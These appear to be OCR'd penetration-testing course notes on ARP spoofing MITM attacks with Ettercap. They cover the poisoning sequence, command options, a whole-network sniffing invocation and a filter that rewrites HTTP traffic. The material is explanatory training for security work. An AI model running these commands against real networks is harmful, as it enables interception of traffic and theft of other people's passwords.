
After manipulating the default gateway, the attacker repeats the process in reverse, this time telling each network node that he is the default gateway. Once complete, all the network traffic will bridge to the attacker, regardless of its final destination. After inspecting and possibly manipulating the traffic, the attacker will forward the frames to the legitimate device. Periodically, the attacker will re-issue the ARP Response advertisements to maintain the MITM attack, overriding any legitimate ARP activity from legitimate hosts.



ARP Spoofing Example


The Wireshark capture shown in this slide was taken during an ARP spoofing attack. The two marked frames (frames 523 and 524) summarize the ARP response activity from the attacker at MAC address 00:18:8b:ad:2a:c7.

Both frames are sent by the attacker, first telling the default gateway (at 00:23:4d:da:22:23) that he is the node at 172.16.0.111. Next, the attacker tells the host at 172.16.0.111 (00:1f:f3:01:c3:42) that he is the default gateway at 172.16.0.1.



Victim ARP Table

This slide demonstrates what the ARP table will look like on a victim system during an ARP poisoning attack. For several nodes on the 172.16.0.0/24 network, the IP address resolves to the physical address 00:19:7d:1b:03:fa. This MAC address is the attacker, manipulating the network to create a MITM attack.




Ettercap Options

Ettercap is an advanced network manipulation and password sniffing tool. The syntax of Ettercap is to specify one or more options following the executable, followed by two target designators representing the first and second group of devices that Ettercap should become MITM for. Ettercap supports multiple interfaces like Yersinia, though we'll focus on the command-line interface for maximum flexibility in using this tool.

Some commonly used options for Ettercap are as follows:


- -T -- Launch Ettercap with the text-only interface
- -M [METHOD:ARGS] -- Launch Ettercap and become MITM using the specified method and arguments
- -w [LIBPCAP FILE] -- Log all packets bridged through Ettercap to the specified file in libpcap format
- -z -- By default, Ettercap performs a scan of all hosts in the current segment when it starts; the "-z" argument suppresses this behavior, instead relying on multicast and broadcast traffic to discover other network nodes
- -F [FILTER FILE] -- Execute the specified filter file to manipulate traffic bridged through Ettercap
- -d -- Perform DNS name resolution for all hosts; this is off by default
- -m [TEXT FILE] -- Log all messages generated by Ettercap to the specified file, including usernames and passwords observed on the network



Ettercap Target Designation

When specifying the targets for an Ettercap MITM attack, the syntax for each target block is `[MAC]/[IP Addresses]/[PORTS]` where any or all of the parameters can be blank (e.g. "//"). The first and second target designations allow us to select one or more hosts to filter traffic coming from one or more hosts to one or more hosts (bi-directional manipulation).

When specifying multiple hosts by MAC addresses, separate each colon-delimited address with a comma or a semi-colon. Multiple IP addresses, however, use a comma to specify a range within a single octet; separate multiple IP addresses with a semi-colon. Port ranges work similarly to IP address ranges, using a comma to specify multiple ports while a dash specifies a range of ports.




Simple Ettercap Usage

Ettercap supports several methods for implementing MITM attacks, including ARP spoofing. As root, invoking Ettercap with the "-T" argument starts Ettercap in text-mode. Adding the "-q" argument tells Ettercap to subdue its output (quiet mode). The "-M" argument tells Ettercap which MITM technique to use; supplying the method "arp:remote" instructs Ettercap to perform ARP spoofing, allowing the attacker to eavesdrop and manipulate both LAN and remote network traffic. Finally, the two empty target designations ("// //") tell Ettercap to become MITM for all nodes on the network.

At startup, Ettercap will enumerate all the nodes on the network with ARP Response packets, then will advertise to all discovered hosts that it is the default gateway and to the default gateway that it is all hosts, establishing the MITM attack. While periodically maintaining the MITM attack following any legitimate ARP messages that conflict with the manipulated network, Ettercap will perform password sniffing, displaying the output on the screen (as in the case of the SNMP community string, shown in this slide).

While Ettercap is running, we can change settings or implement additional attacks interactively. Pressing "h" while running Ettercap will display a help menu, describing the context-sensitive navigation options.


It is important to note that you should never issue a SIGKILL message to Ettercap (e.g. "killall -9 ettercap" or "kill -9 `pidof ettercap`"). Press "q" to quit Ettercap, which will cause it to re-ARP all the nodes on the network with the correct MAC address information, taking it out of the loop as the MITM. Failure to quit Ettercap gracefully will likely result in a DoS situation, since the attacker's system will no longer bridge packets to the correct targets.



Ettercap and VMware Bug

In testing, some users have reported that they are unable to successfully complete an ARP spoofing man-in-the-middle attack using VMware with a Linux guest OS virtual machine running Ettercap. While inconsistent, the problem appears to be related to how VMware implements the network bridging stack with some wired network cards.

In general, it's a good idea to leverage a native OS for advanced network attacks since you will eliminate the overhead of the virtualization layer and achieve greater compatibility with many attack tools. If you're not ready to replace your native OS environment with Linux, consider using a bootable USB drive for the duration of the attack that requires a tool such as Ettercap, or use a USB Ethernet interface that can be accessed directly in the Linux environment without the VMware networking stack.




Power of Ettercap

Ettercap is a powerful tool that is immediately useful in many penetration tests. For example, Ettercap supports a variety of protocols for password sniffing attacks with a long list of common protocols and an even longer list of uncommon protocols (such as passwords for the popular Half Life and Quake gaming protocols).

Ettercap also includes support for supplemental functionality through plugins, including the ability to perform DNS responses, attempt to downgrade Windows SMB authentication and more.

A commonly overlooked feature of Ettercap is the ability to create custom filters to manipulate network traffic as it is bridged through the attacker. This is a tremendously useful feature for delivering various attacks on networked devices.




Ettercap Filters

Ettercap includes a simple language, which is used to build Ettercap filters, describing the traffic you want to match, and substituting it with any content you see fit. This feature is primarily intended for use with plaintext protocols, but it can also be used with encrypted protocols that are decrypted by Ettercap (such as SSHv1 and SSL traffic).

Scripts in source form are compiled or encoded into a binary form that can be passed to Ettercap using the *etterfilter* utility, typically with a ".ef" filename extension. When running Ettercap, we can specify the filter to use with the "`-F [FILTERFILE]`" argument.

Next we'll look at the syntax of an Ettercap filter file; for complete documentation, see the manual page for the etterfilter command ("`man etterfilter`").



HTML IMG Replacement


The script on this slide is a sample Ettercap filter, designed to implement two filter actions. Comments are added for clarity, following the pound ("#") symbol.

First, the filter starts an IF clause, matching on traffic where the "ip.proto" field is TCP and the "tsp.dst" port is 80. When this IF statement matches, the script continues with a second IF statement, this time searching through the data payload "DATA.data" for the string "Accept-Encoding". If this second IF statement matches, then the script modified the data payload string "Accept-Encoding" to "Accept-Rubbish!", effectively preventing the outbound web browser from telling the HTTP server that it accepts any content other than text/html. With this technique, the attacker has a greater opportunity to manipulate plaintext data from the web server, avoiding alternate delivery mechanisms for the content such as compressing the data. After replacing the specified content, the filter logs a message on the Ettercap console, "zapped Accept-Encoding!\n".

Next, a second filter is also specified in this script, this time searching for similar TCP traffic, this time originating from TCP source port 80 ("tcp.src"). When this condition matches, Ettercap will replace the content "img src=" with "img src=\"http://www.willhackforsushi.com/images/whfs-sign.jpg\"", effectively replacing all image references with the logo from WillHackForSushi.com. Since the URL needs to embed double-quotes, the quotes themselves need to be quoted using a leading backslash, as shown.

To compile this filter for use with Ettercap, use the etterfilter utility, as shown below (the output has been trimmed for space):

```
$ etterfilter whfs.filter -o whfs.ef

etterfilter 0.8.0 copyright 2001-2013 Ettercap Development Team

 Parsing source file 'whfs.filter'  done.
 Unfolding the meta-tree  done.
 Converting labels to real offsets  done.
 Writing output to 'whfs.ef'  done.
 -> Script encoded into 16 instructions.
```




Ettercap Filter Manipulation

The illustration on this slide demonstrates how the Ettercap filter on the previous slide would be used to manipulate a client browsing the web:

1. The victim sends a HTTP request to www.google.com; with the attacker being MITM, the traffic gets routed through Ettercap.
2. Ettercap intercepts the HTTP GET request and replaces the Accept-Encoding content with Accept-Rubbish! before forwarding the frame to the default gateway.
3. When Google receives the modified GET request, it determines that the client does not support any encoding other than text/html. Instead of delivering the commonplace gzip-encoded response, Google sends a plaintext response.
4. Ettercap receives the Google response in plaintext format and executes the 2nd filter condition, replacing all "<img src" references to include the modified image file before delivering it to the victim.
5. The victim receives the modified content in their browser, as shown.

